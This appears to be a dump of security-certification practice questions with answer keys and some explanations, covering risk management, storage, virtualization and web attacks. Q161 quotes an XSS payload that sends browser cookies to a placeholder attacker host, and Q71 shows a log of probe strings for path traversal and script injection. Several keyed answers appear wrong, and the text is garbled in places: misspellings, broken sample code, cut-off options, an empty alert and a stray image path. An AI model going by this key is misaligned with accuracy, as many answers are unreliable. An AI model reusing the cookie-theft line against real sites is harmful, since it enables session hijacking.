Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Answer: B

NEW QUESTION 51
An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

A. Black box testing
B. Gray box testing
C. Code review
D. Social engineering
E. Vulnerability assessment
F. Pivoting
G. Self-assessment
H. White teaming
I. External auditing

Answer: AEF

NEW QUESTION 52
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 53
An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 57
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 58
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN

C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Answer: BE

NEW QUESTION 61
A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: “<object object_ref=… />” and “<state state_ref=… />”. Which of the following tools BEST supports the use of these definitions?

A. HTTP interceptor
B. Static code analyzer
C. SCAP scanner
D. XML fuzzer

Answer: D

NEW QUESTION 62
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 67
Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf(“Enter your username: “);

  gets(username)

  printf(“\n”;

if (username == NULL) {

  printf(“you did not enter a username\n”);

}

it strcmp(username, “admin”) {

 printf(“%s”, “Admin user, enter your physical token value: “);

// rest of conditional logic here has been snipped for brevity

} else [

printf(“Standard user, enter your password: “);

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 71
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the

company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Answer: A

NEW QUESTION 74
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.
Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

A. Antivirus
B. HIPS
C. Application whitelisting
D. Patch management
E. Group policy implementation
F. Firmware updates

Answer: DF

NEW QUESTION 77
Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.
Which of the following would BEST allow the IT department to monitor and control this behavior?

A. Enabling AAA
B. Deploying a CASB
C. Configuring an NGFW
D. Installing a WAF
E. Utilizing a vTPM

Answer: B

NEW QUESTION 81
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Answer: A

NEW QUESTION 83
A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

A. Protocol analyzer
B. Root cause analyzer
C. Behavioral analytics
D. Data leak prevention

Answer: D

NEW QUESTION 84
A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

A. Schedule weekly reviews of al unit test results with the entire development team and follow up between meetings with surprise code inspections.
B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

Answer: C

NEW QUESTION 86
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:
Active full-device encryption Enabled remote-device wipe Blocking unsigned applications
Containerization of email, calendar, and contacts
Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MD

Answer: B

NEW QUESTION 91
An organization's network engineering team recently deployed a new software encryption solution
to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.
Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solutio

Answer: A

NEW QUESTION 93
While attending a meeting with the human resources department, an organization's information security officer sees an employee using a username and password written on a memo pad to log into a specific service. When the information security officer inquires further as to why passwords are being written down, the response is that there are too many passwords to remember for all the different services the human resources department is required to use.
Additionally, each password has specific complexity requirements and different expiration time frames. Which of the following would be the BEST solution for the information security officer to recommend?

A. Utilizing MFA
B. Implementing SSO
C. Deploying 802.1X
D. Pushing SAML adoption
E. Implementing TACACS

Answer: B

NEW QUESTION 97
A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:
Data must be encrypted at rest.
The device must be disabled if it leaves the facility. The device must be disabled when tampered with
Which of the following technologies would BEST support these requirements? (Select two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1
F. MicroSD

Answer: CD

NEW QUESTION 98
A security analyst is inspecting pseudocode of the following multithreaded application:
1. perform daily ETL of data
1.1 validate that yesterday's data model file exists
1.2 validate that today's data model file does not exist
1.2 extract yesterday's data model
1.3 transform the format
1.4 load the transformed data into today's data model file
1.5 exit
Which of the following security concerns is evident in the above pseudocode?

A. Time of check/time of use
B. Resource exhaustion
C. Improper storage of sensitive data
D. Privilege escalation

Answer: A

NEW QUESTION 103
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of
the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 106
A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.
To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

```
0000000000000000000000000000000000

0000000000000000000000000000000000

0000000000000000000000000000000000

000000000000000000000000000qjkehd
```

Which of the following should be included in the auditor's report based in the above findings?

A. The hard disk contains bad sectors
B. The disk has been degaussed.
C. The data represents part of the disk BIOS.
D. Sensitive data might still be present on the hard drive

Answer: A

NEW QUESTION 111
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:
Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:
Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash
Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured

C. The passwd file is misconfigured
D. The SSH command is not allowing a pty session

Answer: D

NEW QUESTION 115
Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

A. dnsrecon –d company.org –t SOA
B. dig company.org mx
C. nc –v company.org
D. whois company.org

Answer: A

NEW QUESTION 116
At a meeting, the systems administrator states the security controls a company wishes to implement seem excessive, since all of the information on the company's web servers can be obtained publicly and is not proprietary in any way. The next day the company's website is defaced as part of an SQL injection attack, and the company receives press inquiries about the message the attackers displayed on the website. Which of the following is the FIRST action the company should take?

A. Refer to and follow procedures from the company's incident response plan.
B. Call a press conference to explain that the company has been hacked.
C. Establish chain of custody for all systems to which the systems administrator has access.
D. Conduct a detailed forensic analysis of the compromised system.
E. Inform the communications and marketing department of the attack detail

Answer: A

NEW QUESTION 120
A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.
Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home networ
B. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
C. Install a firewall capable of cryptographically separating network traffic require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
D. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
E. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Answer: B

NEW QUESTION 121
The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:
End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.
Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications
A host-based whitelist of approved websites and applications that only allow mission-related tools and sites
The use of satellite communication to include multiple proxy servers to scramble the source IP address
Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
B. Family members posting geotagged images on social media that were received via email from soldiers
C. The effect of communication latency that may negatively impact real-time communication with mission control
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Answer: A

NEW QUESTION 122
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 126
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Answer: A

NEW QUESTION 131
A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the massages. After determining the alert was a true positive, which of the following represents OST likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider trying to exfiltrate information to a remote network.
D. Malware is running on a company system

Answer: B

NEW QUESTION 132
A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packet

Answer: B

NEW QUESTION 137
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security anal... reviewing vulnerability scan result from a recent web server scan.
Portions of the scan results are shown below: Finding# 5144322
First time detected 10 nov 2015 09:00 GMT_0600
Last time detected 10 nov 2015 09:00 GMT_0600
CVSS base: 5
Access path: http://myorg.com/mailinglist.htm
Request: GET http://mailinglist.aspx?content=volunteer Response: C:\Docments\MarySmith\malinglist.pdf
Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Docments\marysmith\malinglist.pdf
B. Finding#5144322
C. First Time detected 10 nov 2015 09:00 GMT_0600
D. Access path: http//myorg.com/mailinglist.htm
E. Request: GET http://myorg.come/mailinglist.aspx?content=volunteer


Answer: A

NEW QUESTION 139
A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43
Serial: 002301028176
Device_name: COMPSEC1 Type: CORRELATION
Scrusex: domain\samjones Scr: 10.50.50.150
Object_name: beacon detection Object_id: 6005
Category: compromised-host Severity: medium
Evidence: host repeatedly visited a dynamic DNS domain (17 time) After reviewing the alert, which of the following is the BEST analysis?

A. the alert is a false positive because DNS is a normal network function.
B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. this alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 144
A technician receives the following security alert from the firewall’s automated system:



After reviewing the alert, which of the following is the BEST analysis?

A. This alert is false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 148
Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

A. Enable multipath to increase availability
B. Enable deduplication on the storage pools
C. Implement snapshots to reduce virtual disk size
D. Implement replication to offsite datacenter

Answer: B

Explanation:
Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.
It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.
Incorrect Answers:
A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.
D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:
https://en.wikipedia.org/wiki/Data_deduplication

NEW QUESTION 151
A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

A. vTPM
B. HSM
C. TPM
D. INE

Answer: A

Explanation:
A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.
A vTPM is a virtual Trusted Platform Module.
IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.
Incorrect Answers:
B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.
C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.
D: INE (intelligent network element) is not used for storing cryptographic keys. References:
https://en.wikipedia.org/wiki/Hardware_security_module http://HYPERLINK
"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"researcher.watson.ibm.co m/researcher/HYPERLINK
"http://researcher.watson.ibm.com/researcher/view_group.php?id=2850"view_group.php?id=2850

NEW QUESTION 153
A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A

Explanation:
In this question, we have multiple operating system installations on a single disk. Some operating systems store their boot loader in the MBR of the disk. However, some operating systems install their boot loader outside the MBR especially when multiple operating systems are installed. We need to encrypt as much data as possible but we cannot encrypt the boot loaders. This would prevent the operating systems from loading.
Therefore, the solution is to encrypt each individual partition separately. Incorrect Answers:
B: The question is asking for the BEST way to ensure confidentiality of individual operating system dat
A. Individual file encryption could work but if files are ever added to the operating systems (for updates etc.), you would have to manually encrypt the new files as well. A better solution would be to encrypt the entire partition. That way any new files added to the operating system would be automatically encrypted.
C: You cannot perform full disk encryption on an individual volume. Full disk encryption encrypts the entire disk.
D: FDE of the entire SSD as a single disk would encrypt the boot loaders which would prevent the operating systems from booting.

NEW QUESTION 158
After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the $USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being explogted to manipulate the price of a shopping cart's items?

A. Input validation
B. SQL injection
C. TOCTOU
D. Session hijacking

Answer: C

Explanation:
In this question, TOCTOU is being explogted to allow the user to modify the temp file that contains the price of the item.
In software development, time of check to time of use (TOCTOU) is a class of software bug caused by
changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.
A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.
Incorrect Answers:
A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The explogt in this question is not an example of input validation.
B: SQL injection is a type of security explogt in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat
A. The explogt
in this question is not an example of a SQL injection attack.
D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The explogt in this question is not an example of session hijacking.
References: https://en.wikipedia.org/wikiHYPERLINK
"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 159
The administrator is troubleshooting availability issues on an FCoE-based storage array that uses deduplication. The single controller in the storage array has failed, so the administrator wants to move the drives to a storage array from a different manufacturer in order to access the data. Whichof the following issues may potentially occur?

A. The data may not be in a usable format.
B. The new storage array is not FCoE based.
C. The data may need a file system check.
D. The new storage array also only has a single controlle

Answer: B

Explanation:
Fibre Channel over Ethernet (FCoE) is a computer network technology that encapsulates Fibre Channel frames over Ethernet networks. This allows Fibre Channel to use 10 Gigabit Ethernet networks (or higher speeds) while preserving the Fibre Channel protocol.
When moving the disks to another storage array, you need to ensure that the array supports FCoE, not just regular Fiber Channel. Fiber Channel arrays and Fiber Channel over Ethernet arrays use different network connections, hardware and protocols. Fiber Channel arrays use the Fiber Channel protocol over a dedicated Fiber Channel network whereas FCoE arrays use the Fiber Channel
protocol over an Ethernet network. Incorrect Answers:
A: It is unlikely that the data will not be in a usable format. Fiber Channel LUNs appear as local disks on a Windows computer. The computer then creates an NTFS volume on the fiber channel LUN. The storage array does not see the NTFS file system or the data stored on it. FCoE arrays only see the underlying block

level storage.
C: The data would not need a file system check. FCoE arrays use block level storage and do not check the file system. Any file system checks would be performed by a Windows computer. Even if this happened, the data would be accessible after the check.
D: The new storage array also having a single controller would not be a problem. Only one controller is required.
References: https://en.wikipedia.org/wiki/Fibre_HYPERLINK
"https://en.wikipedia.org/wiki/Fibre_Channel_over_Ethernet"Channel_over_Ethernet

NEW QUESTION 161
A security administrator notices the following line in a server's security log:
<input name='credentials' type='TEXT' value='" + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + "';
The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:
The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.
A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based
service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in
the traffic data.
A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.
Incorrect Answers:
B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.
C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.
D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.
E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.
References:
http://searchsecurity.techtarget.com/definition/Web-applicationHYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

NEW QUESTION 162
At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

A. Add guests with more memory to increase capacity of the infrastructure.
B. A backup is running on the thin clients at 9am every morning.
C. Install more memory in the thin clients to handle the increased load while booting.
D. Booting all the lab desktops at the same time is creating excessive I/O.
E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
F. Install faster SSD drives in the storage system used in the infrastructure.
G. The lab desktops are saturating the network while booting.
H. The lab desktops are using more memory than is available to the host system

Answer: DF

Explanation:
The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.
The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.
Incorrect Answers:
A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.
B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.
C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.
E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.
G: The lab desktops starting up would not saturate the network.
H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

NEW QUESTION 167
A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
